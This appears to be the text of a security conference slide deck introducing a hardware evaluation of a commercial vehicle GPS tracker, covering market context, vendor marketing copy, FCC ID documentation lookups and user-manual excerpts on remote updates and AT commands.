

***STOP THIS CAR*** ↪

|| ***GTFO***

# WHOAMI

Karim Sudki

Security Expert @ Kudelski IoT Labs

Hardware attacks

Glitch / EM / Laser fault injections

Side channels

Security evaluation on IoT devices

# **IGNITION**


In 2021 the company decided to develop its own vehicle tracking solution

Gain some insights into the security maturity of actors on this market

...for me...

another day, another (R&D) project

# STATISTICS



# PAINS



FIND CAR LOCATION



CONTACT  
LAW ENFORCEMENT &  
INSURANCE



VEHICLE  
DISMANTLED  
FOR SPARE PARTS



COSTS MONEY

# SOLUTION



CAMOUFLAGE LEVEL: ANTI THEFT



# **REAL SOLUTION**

Put a chip in it !

Know the vehicle location at any time

Share its location with law enforcement for fast recovery




# BONUS

## CAR OWNERS

- Track your partners or teens for free
- Notifications (speeding, geofencing, low battery)
- Insurance rate discounts ~15%

## DEALERS

- Manage inventory and fleet
- Issue notifications for recalls or appointments




# CAR TRACKERZ



What could go wrong ?!

# CAR TRACKER 1B1



# SPIREON

## Franchise Dealers: Your Path To More Efficiency, Revenue & Retention

The all-new LoJack® by Spireon, still the industry's most trusted stolen vehicle recovery system, is now so much more. This comprehensive finance, lot management and service retention platform helps franchise dealers make money, save money, and retain customers.

[Get more with LoJack →](#)



## Fleet Managers: Power Your Business with Real-Time Driver & Vehicle Intelligence

Spireon's FleetLocate® provides solutions for fleets of all types and sizes from local service businesses to long-haul shipping operations. Get the data, video and intelligence you need to maximize route efficiency, increase driver safety, manage maintenance, and ensure compliance.

[Take control your entire fleet with FleetLocate →](#)



## Trailer & Asset Managers: Stay protected & Optimized With Real-Time Intelligence

Spireon's FleetLocate® combines a full line of customizable trackers and sensors with a system that translates live data capture into actionable business intelligence. All accessible through our user-friendly UI or integrated into your company's management system.

[Manage every asset with FleetLocate →](#)



## BHPH Dealers: Your Solution To Increase Revenue & Reduce Risk

GoldStar® provides BHPH dealers and lending institutions with vehicle location tracking and payment facilitation solutions that help you finance more car buyers, minimize risk, and increase profits.

[Get connected with GoldStar →](#)

[Better auto lending with GoldStar Enterprise →](#)





## Build Cutting-Edge Software for IoT

NSpire, the award-winning platform that powers all Spireon products is available for developers. Build on our secure, scalable telematics platform for your next mission-critical application.

[See the power of NSpire →](#)

NSpire® provides a real-time, secure, highly scalable, cloud-based data management and transaction processing environment, supporting nearly **3.5 million active subscribers** and more than 3.5 billion data events per month. NSpire delivers rich information from any connected vehicle or asset, utilizing data from Spireon devices, onboard manufacturer telematics, or other partner sources, to enable an unmatched Vehicle Intelligence dataset via web and mobile applications or APIs. NSpire's architecture scales as the company's subscriber base grows, while maintaining a 99.9% application availability guarantee to keep customers reliably connected to their assets no matter where they are.

# THE TRACKER



# FCC ID

FCC grant required to sell or import RF devices on the US market


Label usually located on the device

Useful to find documentation

- External / Internal photos
- User manuals

Tips

- Query the manufacturer not only a specific model



# USER MANUAL

## 3.2 Remote Update


The WCM supports OTA field upgrades of the resident application. An over the air FTP connection is made over an IP connection. A replacement file is then transferred from a server to the WCM and that file replaces the previous application image.

## 3.4 AT Commands


Extended AT commands are specific to the WCM device. They are closely based on commands that are as similar as possible industry common devices and are essentially subsets of standard WCM commands. Native AT commands supported by the Quectel BG96 modules are also available via the serial and USB interfaces.

## 3.6 Event Report Format

Reports are encoded as binary hex. It is also echoed to the debug UART in ASCII format.

